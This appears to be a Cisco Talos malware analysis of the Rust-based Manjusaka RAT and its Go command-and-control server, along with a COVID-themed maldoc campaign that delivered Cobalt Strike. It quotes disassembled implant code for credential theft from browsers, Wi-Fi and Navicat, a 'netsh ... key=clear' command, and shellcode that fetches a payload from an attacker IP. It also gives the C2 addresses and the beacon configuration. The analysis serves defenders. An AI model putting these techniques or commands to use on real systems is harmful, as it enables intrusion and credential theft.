Manjusaka: A Chinese sibling of Sliver and Cobalt Strike

By Asheer Malhotra and Vitor Ventura.

- Cisco Talos recently discovered a new attack framework called "Manjusaka" being used in the wild that has the potential to become prevalent across the threat landscape. This framework is advertised as an imitation of the Cobalt Strike framework.
- The implants for the new malware family are written in the Rust language for Windows and Linux.
- A fully functional version of the command and control (C2), written in GoLang with a User Interface in Simplified Chinese, is freely available and can generate new implants with custom configurations with ease, increasing the likelihood of wider adoption of this framework by malicious actors.
- We recently discovered a campaign in the wild using lure documents themed around COVID-19 and the Haixi Mongol and Tibetan Autonomous Prefecture, Qinghai Province. These maldocs ultimately led to the delivery of Cobalt Strike beacons on infected endpoints.
- We have observed the same threat actor using the Cobalt Strike beacon and implants from the Manjusaka framework.

Introduction

Cisco Talos has discovered a relatively new attack framework called "Manjusaka" (which can be translated to "cow flower" from the Simplified Chinese writing) by their authors, being used in the wild.


As defenders, it is important to keep track of offensive frameworks such as Cobalt Strike and Sliver so that enterprises can effectively defend against attacks employing these tools. Although we haven't observed widespread usage of this framework in the wild, it has the potential to be adopted by threat actors all over the world. This disclosure from Talos intends to provide early notification of the usage of Manjusaka. We also detail the framework's capabilities and the campaign that led to the discovery of this attack framework in the wild.

The research started with a malicious Microsoft Word document (maldoc) that contained a Cobalt Strike (CS) beacon. The lure on this document mentioned a COVID-19 outbreak in Golmud City, one of the largest cities in the Haixi Mongol and Tibetan Autonomous Prefecture, Qinghai Province. During the investigation, Cisco Talos found no direct link between the campaign and the framework developers, aside from the usage of the framework (which is freely available on GitHub). However, we could not find any data that could support victimology definition. This is justifiable considering there's a low number of victims, indicating the early stages of the campaign, further supported by the maldoc metadata that indicates it was created in the second half of June 2022.

While investigating the maldoc infection chain, we found an implant used to instrument Manjusaka infections, contacting the same IP address as the CS beacon. This implant is written in the Rust programming language and we found samples for Windows and Linux operating systems. The Windows implant included test samples, which had non-internet-routable IP addresses as command and control (C2). Talos also discovered the Manjusaka C2 executable — a fully functional C2 ELF binary written in GoLang with a User Interface in Simplified Chinese — on GitHub. While analyzing the C2, we generated implants by specifying our configurations. The developer advertises it has an adversary implant framework similar to Cobalt Strike or Sliver.

The developers have provided a design diagram of the Manjusaka framework illustrating the communications between the various components. A lot of these components haven't been implemented in the C2 binary available for free. Therefore, it is likely that either:

- The framework is actively under development with these capabilities coming soon OR
- The developer intends to or is already providing these capabilities via a service/tool to purchase - and the C2 available for free is just a demo copy for evaluation.



Manjusaka design diagram.

Manjusaka attack framework

The malware implant is a RAT family called "Manjusaka." The C2 is an ELF binary written in GoLang, while the implants are written in the Rust programming language, consisting of a variety of capabilities that can be used to control the infected endpoint, including executing arbitrary commands. We discovered EXE and ELF versions of the implant. Both sets of samples catering to these platforms consist of almost the same set of RAT functionalities and communication mechanisms.

Communications

The sample makes HTTP requests to a fixed address http[:]//39[.]104[.]90[.]45/global/favicon.png that contains a fixed session cookie defined by the sample rather than by the server. The session cookie in the HTTP requests is base64 encoded and contains a compressed copy of binary data representing a combination of random bytes and system preliminary information used to fingerprint and register the infected endpoint with the C2. The image below shows the information used to generate such a session cookie.


```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0A 20 63 66 38 35 61 62 34 63 39 36 33 34 34 36  . cf85ab4c963446
36 31 62 65 37 31 63 65 38 36 65 36 66 31 38 65  61be71ce86e6f18e
66 61 1A 0B 31 37 32 2E 32 31 2E 33 32 2E 31 22  fa..172.21.32.1"
03 6A 6F 6E 2A 0F 44 45 53 4B 54 4F 50 2D 41 42  .jon*.DESKTOP-AB
44 55 4D 4D 59 31 07 77 69 6E 64 6F 77 73 3A 04  DUMMY1.windows:.
34 34 34 34                                      4444
```


The information on the cookie is arranged as described in the table below before it is compressed and encoded into base64.

Marker:0x0A	SIZE_of_next_field	20 randomly generated bytes
Marker:0x1A	SIZE_of_next_field	Local_IP_address
Marker:0x2A	SIZE_of_next_field	ComputerName_and_Username_OS
Marker:0x3A	SIZE_of_next_field	PID

The communication follows a regular pattern of communication, the implant will make a request to an URL which in this case is '/global/favicon.png', as seen in the image below.

```
GET /global/favicon.png HTTP/1.1
Host: 39.104.90.45
User-Agent: Mozilla/5.0 (Windows NT 8.0; WOW64; rv:58.0) Gecko/20120102 Firefox/58.0
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate
Cookie: Session=G0tuVSmKNSsgT4YUm0Hu7oU6ozUQcGRdU7UTqu/hvLCuR6luMYb7rhxJzQTqExiJ3RhY9QzVHbJMM8UngFGej3rGzRD+9q3bV4WP2kCwB0vYeMpUWx0=
Content-Length: 2

..HTTP/1.1 200 OK
Content-Type: image/png
Date: Fri, 08 Jul 2022 12:05:09 GMT
Content-Length: 5

..n.)
```

Even though the request is an HTTP GET, it sends two bytes that are 0x191a as data. The reply is always the same, consisting of five bytes 0x1a1a6e0429. This is the C2 standard reply, which does not correspond to any kind of action on the implant.

If the session cookie is not provided, the server will reply with a 302 code redirecting to http[:]//micsoft[.]com which is also redirected, this time with a 301, to http[:]//wwwmicsoft[.]com. At the time of publishing, the redirection seems like a trick to distract researchers. Talos could not find any direct correlation between the domains and the authors and/or operators of this C2.

Implant capabilities

The implant consists of a multitude of remote access trojan (RAT) capabilities that include some standard functionality and a dedicated file management module.

```
CMD_HANDLER_IDX dd offset loc_1400417E9 - 140047AA8h
                                        ; DATA XREF: CMD_HANDLER+1A1↑o
                                        ; CMD_HANDLER+1A8↑r
                dd offset def_1400417E7 - 140047AA8h ; jump table for switch statement
                dd offset loc_140042338 - 140047AA8h
                dd offset setup_stdout_loc - 140047AA8h
                dd offset set_cwd_loc - 140047AA8h
                dd offset execute_commands_loc - 140047AA8h
                dd offset list_files_loc - 140047AA8h
                dd offset get_file_info_loc - 140047AA8h
                dd offset get_connection_tables_loc - 140047AA8h
                dd offset get_comprehensive_sysinfo_loc - 140047AA8h
                dd offset take_screenshots_loc - 140047AA8h
                dd offset activate_file_mgt_module_loc - 140047AA8h
                dd offset loc_1400469CE - 140047AA8h
                dd offset get_browser_creds_loc - 140047AA8h
```

Switch cases for handling various requests received by the C2.

Commands serviced by the RAT

The implant can perform the following functions on the infected endpoint based on the request and accompanying data received from the C2 server:

- Execute arbitrary commands: The implant can run arbitrary commands on the system using "cmd.exe /c".

```
lea     rdx, aCmdExeC   ; "cmd.exe/c"
test    rsi, rsi
jz      loc_1400435E3
call    _strcpy_
mov     r8d, 2
mov     rcx, r12
lea     rdx, aCmdExeC+7 ; "/c"
call    _strcat_
mov     rcx, r12
mov     rdx, rdi        ; command to be executed
mov     r8, r14
call    _strcat_
mov     rcx, r12
mov     rdx, rbx
mov     r8, rsi
jmp     create_process_loc
```

- Get file information for a specified file: Creation and last write times, size, volume serial number and file index.
- Get information about the current network connections (TCP and UDP) established on the system, including Local network addresses, remote addresses and owning Process IDs (PIDs).
- Collect browser credentials: Specifically for Chromium-based browsers using the query: SELECT signon_realm, username_value, password_value FROM logins ; Browsers targeted: Google Chrome, Chrome Beta, Microsoft Edge, 360 (Qihoo), QQ Browser (Tencent), Opera, Brave and Vivaldi.
- Collect Wi-Fi SSID information, including passwords using the command: netsh wlan show profile <WIFI_NAME> key=clear

```
lea     rdx, aSelectSignonRe+3Fh ; "netshwlanshowprofile
call    _strcpy_
mov     r8d, 4
mov     rcx, rbx
lea     rdx, aSelectSignonRe+44h ; "wlanshowprofile    ï¿
call    _strcat_
mov     r8d, 4
mov     rcx, rbx
lea     rdx, aSelectSignonRe+48h ; "showprofile    ï¿½ï¿½
call    _strcat_
mov     r8d, 7
mov     rcx, rbx
lea     rdx, aSelectSignonRe+4Ch ; "profile    ï¿½ï¿½ï¿½ï
call    _strcat_
mov     rsi, [rsp+508h+lpMem]
mov     r8, [rsp+508h+var_430]
mov     rdi, [rsp+508h+var_438]
mov     rcx, rbx
mov     rdx, rsi
call    _strcat_
test    rdi, rdi
jz      short loc_140018922
mov     rcx, cs:hHeap   ; hHeap
xor     edx, edx        ; dwFlags
mov     r8, rsi         ; lpMem
call    HeapFree

                        ; CODE XREF: collect_WIFI_SSID_in
mov     r8d, 9
mov     rcx, rbx
lea     rdx, aSelectSignonRe+87h ; "key=clearWIFI    SSID
call    _strcat_
lea     r12, [rsp+508h+var_1F8]
mov     rcx, r12
mov     rdx, rbx
call    p_create_process
```

- Obtain Premiumsoft Navicat credentials: Navicat is a graphical database management utility that can connect to a variety of DB types such as MySQL, Mongo, Oracle, SQLite, PostgreSQL, etc. The implant enumerates through the installed software's registry keys for each configured DB server and obtains the values representing the Port, UserName, Password (Pwd).

```
lea     rax, aSoftwarePremiu ; "SOFTWARE\\PremiumSoft\\Servers"
lea     rdi, [rsp+1368h+var_1148]
mov     [rdi], rax
lea     rax, aSoftwarePremiu+14h ; "\\Servers"
mov     [rdi+8], rax
mov     word ptr [rdi+10h], 0
mov     dword ptr [rdi+18h], 1
lea     rsi, [rsp+1368h+Src]
mov     rcx, rsi
mov     rdx, rdi
call    sub_1400EF547
mov     qword ptr [rdi], 0
mov     rdx, [rsi]       ; lpSubKey
mov     [rsp+1368h+phkResult], rdi ; phkResult
mov     rcx, HKEY_CURRENT_USER ; hKey
xor     r8d, r8d         ; ulOptions
mov     r9d, 20019h      ; samDesired
call    RegOpenKeyExW
```

- Take screenshots of the current desktop.

- Obtain comprehensive system information from the endpoint, including:
    - System memory global information.
    - Processor power information.
    - Current and critical temperature readings from WMI using "SELECT * FROM MSAcpi_ThermalZoneTemperature"
    - Information on the network interfaces connected to the system: Names
    - Process and System times: User time, exit time, creation time, kernel time.
    - Process module names.
    - Disk and drive information: Volume serial number, name, root path name and disk free space.
    - Network account names, local groups.
    - Windows build and major version numbers.

- Activate the file management module to carry out file-related activities.

File Management Capabilities

The file management capabilities of the implant include:

- File enumeration: List files in a specified location on disk. This is essentially the "ls" command.
- Create directories on the file system.
- Get and set the current working directory.
- Obtain the full path of a file.
- Delete files and remove directories on disk.
- Move files between two locations. Copy the file to a new location and delete the old copy.

```
mov     rdx, rbx
call    get_full_path_of_file
cmp     [rbp+20h+Data], 0
                        ; DATA XREF: .rdata:000000014022
mov     rbx, [rbp+20h+lpNewFileName]
jz      short loc_1400E53AA
mov     [rdi+8], rbx
mov     qword ptr [rdi], 1

                        ; CODE XREF: copy_file_to_new_lo
                        ; copy_file_to_new_location+104↓
mov     rax, qword ptr [rbp+20h+var_58]
test    rax, rax
jz      short loc_1400E534C
add     rax, rax
jz      short loc_1400E534C
mov     rcx, cs:hHeap   ; hHeap
xor     edx, edx        ; dwFlags
mov     r8, rsi         ; lpMem
call    HeapFree
jmp     short loc_1400E534C
---------------------------------------------------------

                        ; CODE XREF: copy_file_to_new_lo
mov     r14, qword ptr [rbp+20h+var_38]
mov     [rbp+20h+Data], 0
mov     [rsp+90h+dwCopyFlags], 0 ; dwCopyFlags
mov     [rsp+90h+pbCancel], 0 ; pbCancel

lea     r8, ProgressRoutine ; lpProgressRoutine
lea     r9, [rbp+20h+Data] ; lpData
mov     rcx, rsi        ; lpExistingFileName
mov     rdx, rbx        ; lpNewFileName
call    cs:CopyFileExW
```

Copy file operation done and part of the move.

- Read and write data to and from the file.

ELF variant

The ELF variant consists of pretty much the same set of functionalities as its Windows counterpart. However, two key functionalities missing in the ELF variant are the ability to collect credentials from Chromium-based browsers and harvest Wi-Fi login credentials.

Just like the Windows version, the ELF variant also collects a variety of system-specific information from the endpoint:

- Global system information such as page size, clock tick count, current time, hostname, version, release, machine ID, etc.
- System memory information from /proc/meminfo including cached memory size, free and total memory, swap memory sizes and Slab memory sizes.
- System uptime from /proc/uptime: System uptime and idle time of cores.
- OS identification information from /proc/os-release and lsb-release.
- Kernel activity information from /proc/stat.
- CPU information from /proc/cpuinfo and /sys/devices/system/cpu/cpu*/cpufreq/scaling_max_freq
- Temperature information from /sys/class/hwmon and /sys/class/thermal/thermal_zone*/temp
- Network interfaces information and statistics from /sys/class/net.
- Device mount and file system information. SCSI device information.
- Account information from /etc/passwd and group lists of users.

Both versions contain functionally equivalent file management modules that are used exclusively for managing files and directories on the infected system.

```
FILE_MGMT_IDX   dd offset enum_files_loc - 140047AE0h
                                        ; DATA XREF: CMD_HANDLER+651↑o
                                        ; CMD_HANDLER+658↑r
                dd offset mkdir_loc - 140047AE0h ; jump table for switch statement
                dd offset get_full_path_of_file_loc - 140047AE0h
                dd offset remove_dir_del_file_loc - 140047AE0h
                dd offset move_file_to_new_location_loc - 140047AE0h
                dd offset move_file_to_new_location_2_loc - 140047AE0h
                dd offset write_to_file_loc - 140047AE0h
                dd offset read_file_loc - 140047AE0h
                dd offset def_140041C97 - 140047AE0h
                dd offset get_cwd_and_sysinfo_loc - 140047AE0h
```

```
FILE_MGMT_IDX   dd offset enum_files_loc - 153414h
                                        ; DATA XREF: CMD_HANDLER+2081↑o
                                        ; CMD_HANDLER+2088↑r
                dd offset mkdir_loc - 153414h ; jump table for switch statement
                dd offset rename_file_loc - 153414h
                dd offset remove_dir_del_file_loc - 153414h
                dd offset move_file_to_new_location_loc - 153414h
                dd offset move_file_to_new_location_2_loc - 153414h
                dd offset write_to_file_loc - 153414h
                dd offset read_file_loc - 153414h
                dd offset def_67677 - 153414h
                dd offset get_cwd_and_sysinfo_loc - 153414h
```


EXE vs ELF versions of the implant containing functionally equivalent file management modules.

Command and control server

During the course of our investigation, we discovered a copy of the C2 server binary for Manjusaka hosted on GitHub at hxxps://github[.]com/YDHCUI/manjusaka.

It can monitor and administer an infected endpoint and can generate corresponding payloads for Windows and Linux. The payloads generated are the Rust implants described earlier.

The C2 server and admin panel are primarily built on the Gin Web Framework which is used to administer and issue commands to the Rust-based implants/stagers.



C2 server implant generation prompt.

After filling in the several options, the operator presses the "generate" button. This fires a GET request to the C2 following the format below.

http://<C2_IP_ADDRESS>:<Port>/agent?c=<C2_IP_ADDRESS>:<PORT>&t=<EXTENDED_URL_for_C2>&k=<ENCRYPTION_KEY>&w=true

The C2 server will then generate a configured Rust-based implant for the operator. The C2 uses packr to store the unconfigured Rust-based implant within the C2 binary consisting of a single packaged C2 binary that generates implants without any external dependencies.

The C2 will open a "box" — i.e., a virtual folder within the GoLang-based C2 binary — that consists of a dummy Rust implant at location "plugins/npc.exe". This executable is a pre-built version of the Rust implant that is then hot-patched by the C2 server based on the C2 information entered by the operator via the Web UI.

The skeleton Rust implant contains placeholders for the C2 IP/domain and the extended URLs in the form of repeated special characters "$" and "*" respectively, 0x21 repetitions.

E.g. The place holder for the C2 IP/Domain in the dummy implant is (hex):

24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24

which is then replaced by the C2 with an IP address such as:


33 39 2E 31 30 34 2E 39 30 2E 34 35 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24

The hot-patched binary is then served to the operator to download in response to the HTTP GET request from earlier.

The campaign: Infection chain

We've also discovered a related campaign that consisted of a distribution of a maldoc to targets leading to the deployment of Cobalt Strike beacons on the infected systems.

The infection chain involves the use of a maldoc masquerading as a report and advisory on the COVID-19 pandemic in Golmud City, one of the largest cities in the Haixi Mongol and Tibetan Autonomous Prefecture, Qinghai Province — specifically citing a case of COVID-19 and the subsequent contact tracing of individuals.


格尔木市新型冠状病毒感染的肺炎疫情防控处置工作指挥部通告

（第 32 号）

2022 年 3 月 17 日，格尔木市排查出一名营口市确诊病例的密切接触者在我市活动。目前，该密接及已追踪到在格尔木市次密接人员均已落实集中隔离管控措施，首次核酸检测结果均为阴性。经流行病学调查，现将此密切接触者抵格后活动轨迹公布如下：

3 月 14 日，董某某 21：50 乘坐西宁至格尔木的 Z6811 次列车（座位号：加 1 车 01 下铺）。

3 月 15 日，凌晨 4：38 到达格尔木，出火车站后步行至黄河宾馆，登记入住 3330 房间。08：30 从黄河宾馆步行至市第二人民医院体检，11：30 体检结束后返回黄河宾馆。12：00 在黄河宾馆后院的平房食堂内就餐，12：30 返回房间。18：00 在宾馆后院的平房食堂内就餐，19：00 至 22：00，在宾馆二楼会议室开会，会后返回房间未外出。

3 月 16 日，早上 08：00 在宾馆后院的平房食堂内就餐，餐后乘坐公司皮卡车前往雪水河附近工地（南山口附近）工作，11：30 返回黄河宾馆，12：00 在宾馆后院的平房食堂内就餐。13：30 自宾馆步行至铁东社区报备（报备时“双码”正常不带星号），14：10 自铁东社区步行至市第二人民医院采集核酸，15：40 步行至中山路源峰综合批发市场，自东门进入市场，在源峰市场长平百货购买推子，后在源峰市场艳阳商行购买物品，随后步行返回黄河宾馆，18：00 在宾馆后院的平房食堂内就餐。18：40 自黄河宾馆步行前往铁路市场中段马建精品水果超市购买水果，19：30 返回黄河宾馆，19：40 至 23：00 期间在黄河宾馆 3303 房间洗衣服，后返回 3330 房间未外出。

Maldoc lure masquerading as a report on a COVID-19 case in Golmud City.

Maldoc analysis

The maldoc contains a VBA macro that executes rundll32.exe and injects Metasploit shellcode (Stage 1) into the process to download and execute the next stage (Stage 2) in memory.

The Stage 1 shellcode reached out to 39[.]104[.]90[.]45/2WYz.

```
loc_2EF:                                ; CODE XREF: sub_D7+82↑j
                push    40h ; '@'
                push    1000h
                push    400000h
                push    edi
                push    0E553A458h      ; VirtualAlloc
                call    ebp
                xchg    eax, ebx
                mov     ecx, 0
                add     ecx, ebx
                push    ecx
                push    ebx
                mov     edi, esp

loc_30F:                                ; CODE XREF: sub_D7+251↓j
                push    edi
                push    2000h
                push    ebx
                push    esi
                push    0E2899612h      ; InternetReadFile
                call    ebp
                test    eax, eax
                jz      short loc_2E8
                mov     eax, [edi]
                add     ebx, eax
                test    eax, eax
                jnz     short loc_30F
                pop     eax             ; Execute next stage (Stage 2) here.
                retn
; ---------------------------------------------------------------------------

loc_32C:                                ; CODE XREF: sub_D7:loc_15E↑j
                call    sub_BA
sub_D7          endp ; sp-analysis failed

; ---------------------------------------------------------------------------
+a391049045     db '39.104.90.45',0
```

Stage 1 shellcode downloading the next stage (Stage 2) from a remote location.

Stage 2 analysis

The next stage payload downloaded from the remote location is yet another shellcode that consists of:

- XOR-encoded executable: Cobalt Strike.
- Shellcode for decoding and reflectively loading the Cobalt Strike beacon into memory.

```
decode_payload_Stage3_and_execute proc near
                                        ; CODE XREF: sub_23:loc_50↓p
                pop     ebp
                mov     edi, [ebp+0]
                add     ebp, 4
                mov     ecx, [ebp+0]
                xor     ecx, edi        ; Calculate size of the encoded MZ here.
                add     ebp, 4
                push    ebp

loc_35:                                 ; CODE XREF: decode_payload_Stage3_and_execute+26↓j
                mov     edx, [ebp+0]
                xor     edx, edi        ; XOR first set of 4 bytes (DWORD) with intial key.
                mov     [ebp+0], edx
                xor     edi, edx
                add     ebp, 4
                sub     ecx, 4
                xor     edx, edx
                cmp     ecx, edx
                jz      short loc_4D
                jmp     short loc_35
; ---------------------------------------------------------------------------

loc_4D:                                 ; CODE XREF: decode_payload_Stage3_and_execute+24↑j
                pop     edi
                jmp     edi             ; Go to next stage here ->
decode_payload_Stage3_and_execute endp ; sp-analysis failed ; Jumps to begining of the decoded MZ
                                        ; which is then reflectively loaded
                                        ; into the memory of the current process.
; ---------------------------------------------------------------------------
; START OF FUNCTION CHUNK FOR sub_23

loc_50:                                 ; CODE XREF: sub_23↑j
                call    decode_payload_Stage3_and_execute
; ---------------------------------------------------------------------------
                dd 7660238h             ; size marker 1
                                        ; AND also
                                        ; initial XOR decryption key.
                dd 7653A38h             ; size marker 2
                dd 42345875h            ; XOR encoded MZ.
                dd 4234589Dh
```

Code for decoding Stage 3 (Cobalt Strike beacon) in memory and executing it from the beginning of the MZ.

Stage 3: Cobalt Strike beacon

The Cobalt Strike beacon decoded by the previous stage is then executed from the beginning of the MZ file. The beacon can reflectively load itself into the memory of the current process.

```
4D                      dec     ebp
5A                      pop     edx
52                      push    edx
45                      inc     ebp
E800000000              call    .010000009 --↓1
5B                     1pop     ebx
89DF                    mov     edi,ebx
55                      push    ebp
89E5                    mov     ebp,esp
81C3457D0000            add     ebx,000007D45 ;'  }E'
FFD3                    call    ebx
68F0B5A256              push    056A2B5F0 ;'Vó╡≡'
6804000000              push    4
57                      push    edi
FFD0                    call    eax
```

Beacon calculating and calling into the address of the DLL export enables it to reflectively load into the current process.

The beacon's config is XOR encoded with the 0x4D single byte key. The configuration is:

BeaconType - HTTPS
Port - 443
SleepTime - 60000
MaxGetSize - 1048576

Jitter - 0
MaxDNS - Not Found
PublicKey -


```
b'0\x81\x9f0\r\x06\t*\x86H\x86\xf7\r\x01\x01\x01\x05\x00\x03\x81\x8d\x000\x81\x89\x02\x81\x81\x00\x95\x
```


C2Server - 39[.]104[.]90[.]45,/IE9CompatViewList.xml
UserAgent - Not Found
HttpPostUri - /submit.php
HttpGet_Metadata - Not Found
HttpPost_Metadata - Not Found
SpawnTo - b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'

PipeName - Not Found
DNS_Idle - Not Found
DNS_Sleep - Not Found
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
HttpGet_Verb - GET
HttpPost_Verb - POST
HttpPostChunk - 0
Spawnto_x86 - %windir%\syswow64\rundll32.exe
Spawnto_x64 - %windir%\sysnative\rundll32.exe
CryptoScheme - 0
Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Use IE settings
Watermark - 999999
bStageCleanup - False
bCFGCaution - False
KillDate - 0
bProcInject_StartRWX - True
bProcInject_UseRWX - True
bProcInject_MinAllocSize - 0
ProcInject_PrependAppend_x86 - Empty
ProcInject_PrependAppend_x64 - Empty
ProcInject_Execute - CreateThread
SetThreadContext
CreateRemoteThread
RtlCreateUserThread
ProcInject_AllocationMethod - VirtualAllocEx
bUsesCookies - True

Attribution

Before even thinking about the attribution, it's important to distinguish between the developer of the malware and the campaign operators. The C2 binary is fully functional (although limited in features), self contained and publicly available, which means that anyone could have downloaded it and used it in the campaign we discovered.

As such, we have decided to list the data points that could be interpreted as a possible indicator and encourage the community to perform the analysis and add other data points that might contribute to the attribution, either for the campaign or for the developers behind the framework.

For this campaign, there isn't much to lead to formal attribution with any confidence, besides the fact that the maldoc refers to a COVID-19 outbreak in Golmud City, offering a detailed timeline of the outbreak.

For the developer of Manjusaka, we have several indicators:

- The Rust-based implant does not use the standard crates.io library repository for the dependency resolving. Instead, it was manually configured by the developers to use the mirror located at ustc[.]edu[.]cn, which stands for the University Science and Technology of China.
- The C2 menus and options are all written in Simplified Chinese.

- Our OSINT suggests that the author of this framework is located in the GuangDong region of China.

Conclusion

The availability of the Manjusaka offensive framework is an indication of the popularity of widely available offensive technologies with both crimeware and APT operators. This new attack framework contains all the features that one would expect from an implant, however, it is written in the most modern and portable programming languages. The developer of the framework can easily integrate new target platforms like MacOSX or more exotic flavors of Linux as the ones running on embedded devices. The fact that the developer made a fully functional version of the C2 available increases the chances of wider adoption of this framework by malicious actors.

Organizations must be diligent against such easily available tools and frameworks that can be misused by a variety of threat actors. In-depth defense strategies based on a risk analysis approach can deliver the best results in the prevention. However, this should always be complemented by a good incident response plan which has been not only tested with tabletop exercises and reviewed and improved every time it's put to the test on real engagements.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

IOCs for this research can also be found at our Github repository here.

Hashes

Maldoc and CS beacon samples

58a212f4c53185993a8667afa0091b1acf6ed5ca4ff8efa8ce7dae784c276927
8e7c4df8264d33e5dc9a9d739ae11a0ee6135f5a4a9e79c354121b69ea901ba6
